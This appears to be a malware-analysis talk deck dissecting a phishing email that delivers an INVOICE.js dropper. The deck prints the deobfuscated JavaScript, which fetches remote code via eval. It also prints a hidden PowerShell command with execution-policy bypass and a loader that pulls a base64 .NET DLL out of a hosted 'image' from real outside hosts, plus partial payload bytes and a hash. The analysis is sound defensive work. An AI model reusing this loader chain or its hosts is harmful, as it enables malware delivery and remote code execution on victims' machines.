



Creative but terrible phishing

Nicolas Danjon
nicolas.danjon@gandi.net
TLP:CLEAR

Can you spot the red flags ?



Dear Sir or Madam,

Below please find the latest invoice for your information in advance. The original document is sent with the shipped goods. Please contact the mentioned contact person in case of any questions.

Your Tracking numbers(s): UPS Express Saver / 1Z 65A 005 04 6233 5439

You can download your invoice [HERE](#)

Best regards
Your EVE Team

EVE Ernst Vetter GmbH
Neureutstr. 6
75210 Kelttern
Germany

Fon: +49 (0)7231 9777-0
Fax: +49 (0)7231 9777-99

www.eve-rotary.com

Geschäftsführer / Managing Director: Dennis Vetter
Amtsgericht / District court Mannheim: HRB 502717
USt.-ID-Nr. / VAT-No.: DE 192 465 622
Sitz / Based in: Kelttern

E-Mail Disclaimer:

Der Inhalt dieser E-Mail ist ausschließlich für den bezeichneten Adressaten bestimmt. Wenn Sie nicht der vorgesehene Adressat dieser E-Mail oder dessen Vertreter sein sollten, so beachten Sie bitte, dass




Let's dive into it !

HERE = <https://babaszepsegverseny.hu/INVOICE.js>

“It is very dangerous, but I will still do it !”



WTF ?



```
var haplanto = [];
```

```
function
oratoriano(abacateiro)
{
  if (!abacateiro)
    return
  haplanto.oratoriano(p)
  annona
  return p
}
```

```
function pecunia(str) {
  return
str.split("").reverse().join("");
}
```

```
var cristel = new
ActiveXObject("MSXML2.XMLHTTP
");
var corripo =
pecunia("X1GMM/d/ee.etsap//:sptt
h");
cristel.open("GET", corripo, false);
cristel.send();
```

```
var focinho = "";
if (cristel.status === 200) {
  focinho = cristel.responseText;
}
```

```
function cortonomia(collecionista)
{
  eval(collecionista);
}
cortonomia(focinho);
```

```
cristel = null;
function hypotheca()
{
  if (haplanto.convosco === 0)
    return null
  var abacateiro =
haplanto.hypotheca()
mantelado
return abacateiro
}
```

```
function pluviometria()
{
  if (haplanto.convosco === 0)
    return null
  return
haplanto[haplanto.convosco-1]
}
```

Follow the link

`echo "X1GMM/d/ee.etsap//:sptth" | rev`

<https://paste.ee/d/MMG1X>




Junk Code

```
1 // PSK Namespace's
2 var pskNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemakeywords";
3 var psk11Ns = "http://schemas.microsoft.com/windows/2013/05/printing/printschemakeywordsv11";
4 var psk12Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemakeywordsv12";
5
6 // psf Namespace's
7 var psf2Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemaframework2";
8 var psfNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemaframework";
9
10 // XML Schema Namespace's
11 var xsiNs = "http://www.w3.org/2001/XMLSchema-instance";
12 var xsdNs = "http://www.w3.org/2001/XMLSchema";
13
14 // PDF driver Namespace
15 var pdfNs = "http://schemas.microsoft.com/windows/2015/02/printing/printschemakeywords/microsoftprinttopdf";
16
17
18 function completePrintCapabilities(printTicket, scriptContext, printCapabilities) {
19     /// <param name="printTicket" type="IPrintSchemaTicket" maybeNull="true">
20     ///     If not 'null', the print ticket's settings are used to customize the print capabilities.
21     /// </param>
22     /// <param name="scriptContext" type="IPrinterScriptContext">
23     ///     Script context object.
24     /// </param>
25     /// <param name="printCapabilities" type="IPrintSchemaCapabilities">
26     ///     Print capabilities object to be customized.
27     /// </param>
28
29     // Get PrintCapabilities XML node
30     var xmlCapabilities = printCapabilities.XmlNode;
31
32     var rootCapabilities;
33     // Set standard namespaces with prefixes
34     SetStandardNameSpaces(xmlCapabilities);
35
36     rootCapabilities = xmlCapabilities.selectSingleNode("psf:PrintCapabilities");
37
38     if (rootCapabilities != null) {
39         var pdcConfig = scriptContext.QueueProperties.GetReadStreamAsXML("PrintDeviceCapabilities");
40         SetStandardNameSpaces(pdcConfig);
41
42         // Get PDC root XML Node
43         var pdcRoot = pdcConfig.selectSingleNode("psf2:PrintDeviceCapabilities");
44         // Get all ParameterDef nodes in PDC
45         var parameterDefs = pdcRoot.selectNodes("*[@psf2:psftype='ParameterDef']");
46         // Get prefix for PDF namespace
47         var pdfNsPrefix = getPrefixForNamespace(xmlCapabilities, pdfNs);
48
49         // Convert PDC ParameterDefs Nodes to PrintCapabilities ParameterDefs Nodes
50         for (var defCount = 0; defCount < parameterDefs.length; defCount++) {
51             var pdcParameterDef = parameterDefs[defCount];
52             var capabilitiesParamDef = CreateCapabilitiesParamDefFromPDC(pdcParameterDef, pdfNsPrefix, printCapabilities);
53             rootCapabilities.appendChild(capabilitiesParamDef);
54         }
55     }
56 }
57
```

Well...

```
try {
  var junho =
  "ZnVuY3Rpb24gRG93bmxvYWREYXRhRnJvbUxpbmtdIHsgcGFyYW0gKFtzdHJpbmddXV0kbGlua3MpiCR3ZWJDbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlbnS5
  OZXQuV2ViQ2xpZW50OyAkZG93bmxvYWRIZERhdGEgPSBAKk71CRzaHvMzmxjZExpbmtzID0gJGxpbnmtzIHwgR2V0LVJhbmRvbSAtQ291bnQgJGxpbnmtzLk
  xlbmd0aDsgZm9yZWJjaCAoJGxpbnmsgaW4gJHNodWZmbGVkTGlua3MpiHsgdHJ5IHsgJGRvd25sb2FkZWREYXRhICs9ICR3ZWJDbGllbnQuRG93bmxvYWREY
  XRhKCRsaW5rKSB9IGNhdGNolHsgY29udGludWUgfSB9OyByZXR1cm4gJGRvd25sb2FkZWREYXRhIH071CRsaW5rcyA9IEAoJ2h0dHBzOi8vdXBsb2FkZGVpb
  WFnZW5zLmNvbS5ici9pbWFnZXMvMDA0Lzc3My84MTIvb3JpZ2luYWwvanMuanBnZ3E3MTM4ODI3NzgnLCAnaHR0cHM6Ly91cGxvYWRkZWltYWdlbnMuY2
  9tLmJyL2ltYWdlcy8wMDQvNzczLzgxMi9vcmlnaW5hbC90cy5qcGc/
  MTcxMzg4Mjc3OCcpOyAkaW1hZ2VceXRlcyA9IERvd25sb2FkRGF0YUZYb21MaW5rcyAkbGlua3M7IGlmlGgaW1hZ2VceXRlcyAtbmUgJG51bGwplHsgJGltY
  WdlVGv4dCA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OIVURjguR2V0U3RyaW5nKCRpbWFnZU5dGVzKTsgIHNOYXJ0RmxhZyA9ICc8PEJBU0U2NF9TVEFS
  VD4+JzsgJGVuZEEsYWcgPSAnPDxQVFNjRfRU5EPj4nOyAkc3RhcncRjbmRleCA9ICRpbWFnZVRleHQuSW5kZ2h0PZigkc3RhcncRbGFnKTsgJGVuZEluZGV4ID
  0gJGltYWdlVGv4dC5JbmRleE9mKCRlbnRbGfGFnKTsgaWYgKCRzdGFydEluZGV4IClnZSAwIC1hbmQgJGVuZEluZGV4IC1ndCAkc3RhcncRjbmRleCkgeyAkc3R
  cnRjbmRleCArPSAkc3RhcncRbGFnLkxlbmd0aDsgJGJhc2U2NElbnmd0aCA9ICRlbnRjbmRleCAtICRzdGFydEluZGV4OyAkYmFzZTY0Q29tbnVfWFuZCA9ICRpbW
  FnZVRleHQuU3Vic3RyaW5nKCRzdGFydEluZGV4LCAkYmFzZTY0TGv4Z3RoKTsgJGNvbW1hbmRceXRlcyA9IFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNINj
  RTdHJpbmcoJGJhc2U2NENvbW1hbmQpOyAkbG9hZGVkQXNzZW1ibHkgPSBbU3lzd0VlJlJmxiY3Rpb24uQXNzZW1ibHldOjpbM2FkKCRjb21tYW5kQnl0ZX
  MpOyAkdHlwZSA9ICRsb2FkZWRBc3NlbWJseS5HZXRUeXBkKkdQUk9KRVRPQVVU701B00FPLIZCLkhvbWUnKTsgJG1dGhvZCA9ICR0eXBILkdldE1dGhvZCg
  nVkJJykyuSW52b2tIKCRudWxsLCBbb2JqZWN0W11dICgndHh0LmJlLzQzMS4wNy42MTIuNjgLy86cHR0aCcgLCAnc2VzYXRpdmFkbycgLCAnc2VzYXRpdm
  FkbycgLCAnc2VzYXRpdmFkbycsJ2pzYycsJ2Rlc2F0aXZhZGRnKSN9IQ==" ;
  var fronde = new ActiveXObject("WScript.Shell");
  var angulete = "$Codigo = " + junho + "" ;
  angulete += "$OWjuxd = (New-Object System.Text.UTF8Encoding).GetString([System.Convert]::FromBase64String($Codigo));";
  angulete += "powershell.exe -windowstyle hidden -executionpolicy bypass -NoProfile -command $OWjuxd";
  fronde.Run("powershell -command \"'\" + angulete + \"'\", 0, false);
} catch (error) {
}
}
```



More code...



```
function DownloadDataFromLinks {
    param ([string[]]$links)
    $webClient = New-Object System.Net.WebClient;
    $downloadedData = @();
    $shuffledLinks = $links | Get-Random -Count $links.Length;
    foreach ($link in $shuffledLinks) {
        try {
            $downloadedData += $webClient.DownloadData($link)
        } catch {
            continue
        }
    };
    return $downloadedData
};

$links =
@('https://uploaddeimagens.com.br/images/004/773/812/original/
js.jpg?1713882778',
'https://uploaddeimagens.com.br/images/004/773/812/original/
js.jpg?1713882778');
$imageBytes = DownloadDataFromLinks $links;
```

```
if ($imageBytes -ne $null) {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
    $startFlag = '<<BASE64_START>>';
    $endFlag = '<<BASE64_END>>';
    $startIndex = $imageText.IndexOf($startFlag);
    $endIndex = $imageText.IndexOf($endFlag);
    if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
        $startIndex += $startFlag.Length;
        $base64Length = $endIndex - $startIndex;
        $base64Command = $imageText.Substring($startIndex, $base64Length);
        $commandBytes =
[System.Convert]::FromBase64String($base64Command);
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
        $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
        $method = $type.GetMethod('VAI').Invoke($null, [object[]] (
            'txt.bb/431.07.612.581//:ptth' ,
            'desativado' ,
            'desativado' ,
            'desativado',
            'jsc',
            'desativado'
        ))
    }
}
```




Nice picture !



But it looks strange...

^F<8e>B<l^AI&^1øgg^C(V qø#qád<9d>Á{<8f><8e>vv^Ab<85>£0<81>>S<^V^VT<80>A?^Pzcy%cy0^ «<96><85><85>x¾βöyU0^D<83>A^ò^R
Á<82>Ñ^Gmí+yý@,^3\$Rni^{/úóííÁZY^Q<88><85>B^<91>É{eâ<80>^W*^w"°~^YU0^[0E§<9d>^2[P^U<99>E^N~ñáád^ø<89><99>X^B-xç@
vv^DÇ\$gDi¥<90>É~^@^[.8^,^<92>^Aç<9c>ìì^@8t<80>3G^îè^Mñ<95>=)<81>^@+ííÁÈñ<96>,SN^p\$sg<9d>P^Vp^<96>çE<8e>ùU0^NÁç<9
9>UÁL7w→øt#Fm-YE^Qis^3^°S:kcl^Wá<8b><95>ÚÁ^Çç; ;^A<98>áp<9b>Á<8b>GøI>Í] ?<88>Áè^Q×0¾ííÁí^Y×¶^Q^60<90><82>^@ã<9f>|
@^ ^T) ^nz#^0<97>c<9d><9d><80>«&ñ^Á{czo^T<9f>0^ZÈU\/^@ß gg^0[Ôjx^a^[Pó^C@ùáz ^<92>jV@^B<9e>3^3^°^X0ùk^ ^DRç<8a>ZL
å<99>Zødb><81>^C0o ííÁ] dal><8c>i@%<8d>Øøçg^P:<99>^H=^GNFt<9a>D<9d><9d>fb^XUY^\çg^ ^^)kÁe<88>(^R/^Md<83>X(<95>μ:P
ñçEF07x; ;^@UH^\^@ú<94>m^Yfp<98>þ<98>Éó; <97>d¾i@èíívv^F~¾!IKx\$^SA^¾0!\D^\<90>Á·m\$<92>Ex0<9e>vv^CúfF^T^C*0><93>ý^3@
L<^2^@cç@ççg^`g.0b^BÈçúmb/^M^BF
^A^T;@^YU0^Eò<9d>x^TA^G<9a>é<88>j 4X<93>^ ^P^Y<94>U^St/·C<9d><9d><81>ò/ó^T#Iá>^B<85>æw<98>^RÚ<9a>0<85>^2(Ú5úÁð0<9
8>ßUwi>ÉMízx=ú50yþBj±0Kgg7íß; ;^Cg0íá0áZ^0^PÚ<90>n0^qšê^í ^ín<96>A_Áy7ò<8c>ý@<8e>=GÚ_ ^Xetemk<80>ñ0a_<90>@^3^0|^s^3
^RU<85>"(, ^U@/ß) ^em<94>@#; ;^@, <85>^@!; |: ^¥vD
^T^Noo@vv^@0FáH^@d^U4qä<9c>ìì^AÉ (R<84>0\$|òQm<4H+ííÁa IYVÇ8þ<Á<93>É<8d>7^E@<87>@ííÁí<9f>@ñμ" {áçDê^ <90>§<8e>Á; ;
^@±Áð^Vó^Bf^@Q<9e>·wý^@L0<97>w^\¾U^Vg μ-5^0<80>^2s^3^°^\<83>S^É^QÑ<95>]UIPy¥ ±@ø9]^ [N<88>^K<96>^E^xj¥^@^Qç=ì^^Y3^3
°^K+ t1Á>ý+Úi6yüU0Ü^D^3Jð^Tþ]^<9f>á @^@<9e>{uèx; ;^B^X<8b><8f>B±@M^M^CC<93>ÁÍ0^K+y<9b>w=ð?^Nuu0^N<80>áV0^A\
úä<85>f;@<^W^yU0^PP<^PÉç<8b>¾+úæ<87><83>Á»ZÈh-é<87>á@w/óííÁY)\<9a>\$^Nás<91>»0AH\$^[^3^3^°<<8e><93>^Á_ Áã<96>y^ ^ÉEb
í0qíçáp^]á^3 ^Z"i^]B<96>é^0[^óííÁ?<88>#^2^G<8d>^Y<9a>^V^R^F^ Ái>^\^e^]þ/^@0^TY×ð@vv^AuZ<89>4ZVð^Uj^G0þèxi<84>
èU]^>ð?y'=:^Líi^F^'0é§<96>8¥b0P^A^Q<9a>É^]^F<9d>U<9d>á<94> èÆC_í; ;^C^Zw:<9d>jc|F0C<8e>±<92>0r0|oÁ±^3ÍT<95>%á^DWP^
Cçg^ ^SAü9i<84>j\$áF^V^e{)i0Á< 0^L<9a>y\$10<91>G^Mtβ0ííÁyÜ<<BASE64 START>>TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAA
AA
UuD00KJAAAAAAAAAAB0RQAATAEDAIX/KfWAAAAAAAAAAAAAAAAOAAIiALATAAAJwrAAAIAAAAAAAAA9rorAAAgAAAAAwCsAAAAEAAgAAAAAABAAAA
AEAAAAAAAAAAAAAAAAALAAAAGAAAAAAAAAMAQIUABAAAABAAAAAAEAAAEAAAAAAAAABAAAAAAK06KwBPAAAAAAMA rAAAFAAAAAAAAAAAAAAAA
AAAAAAAAA0ArAAwAAABiUsSvAA
AAAAAAAAAAAAAAAAA50Zxh0AAAA0Js rAAAGAAAANcSAAAIAAAAAAAAAAAAAAAAAACAAAGAuCnNyYwAAAAAFAAAAwCsAAAYAAACeKwAAAAAAAAAAAA
AAAAAALnJLbG9jAAAMAAAAA0ArAAACAAAAPcSAAAAAAAAAAAAAAAAAAAAQAAA0gAAAAAAAAAAAAAAAAAAAAAADXuisAAAAAAEAAAAACAuARNASAOxLF0
ABAAAAAAAAAADAckACynAmAYLgr^IAACICKEwAAoAKj4CKEwAAoAKgN9AQAABC0AAA
ATMAIAIwAAAAEABEAAnsHAAEFp4BCgYsCgACKIIVAAyLkKwCewcAAAQLKwAHKMiCcgEAAHByGwAACcgffQAGKAOAAA YAACoTMAIAKGA AAAIAAB
ECAyíUFQAGKAOAAA YAAAMU/gEKBiWMAHJFAABWc00AAAAP6AgN9BwAABcQsAih0AAAkBAU0BCgLFQAGKAOAAA YAAAjvghUABgNvuQUABgAqABMwBQ
AqAAAAAgAAEQIDBQ4EDgUoBgAABBBT+AQoGLAwAcLEAAHbzTQAACnoCBH0HAAA EKGAEEZAEAEQAAAA CAARAgMEKISVAA YAAANyaQAAcG9PAA
AKCgYsIqACA3KHAABw0I8AAAIoUAAACm9RAAAKdI8AAAJ9BwAABAAcFyíHFQAGACoTMAMATQAAAAAABEAAGMEKIwVAA YAAAXT+AwoGLDIAAnsHAA



Result


```
MZ.....@.....  !L!This program cannot be run in DOS mode.
$PEL....."
0.....+ + ,@.....+0.....+
H+ H.text8+ + ^.rsrc.....+@.reloc
.....+@B+HD+K0(.....+)"(L
*>(L
}*0#(
,
(
+
{
+*brpr((
*0*(
+
,
rEpsM
z}**(N
```



res.bin: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b res.bin

It's a trap !



48 / 74 Community Score

48/74 security vendors and no sandboxes flagged this file as malicious

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b

System.Management.Automation.dll

Size: 2.73 MB | Last Modification Date: 5 days ago

pedll assembly

Reanalyze Similar More

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msil/msilheracles

Threat categories trojan downloader

Family labels msil msilheracles cufzt

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C5603077	Alibaba	TrojanDownloader:MSIL/Injector.5a506d42
AliCloud	Trojan(downloader):MSIL/Injector.UIK	ALYac	Trojan.Agent.MSIL.Injector
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.MSILHeracles.D2659C
Avast	Win32:InjectorX-gen [Trj]	Avert Labs	ArtemisI56115D18274B
AVG	Win32:InjectorX-gen [Trj]	Avira (no cloud)	TR/Injector.cufzt
BitDefender	Gen:Variant.MSILHeracles.157084	Bkav Pro	W32.Common.0B0C3A85
Cylance	Unsafe	DeepInstinct	MALICIOUS
Emsisoft	Gen:Variant.MSILHeracles.157084 (B)	eScan	Gen:Variant.MSILHeracles.157084



Let's sum up

- **Windows malware (DLL)**
- **Embedded in a picture**
- **Downloaded from a PowerShell script**
- **Downloaded from a JavaScript**
- **Downloaded from a JavaScript**
- **Executed in a web page**
- **From a link in an (phishing) e-mail**





Thank you !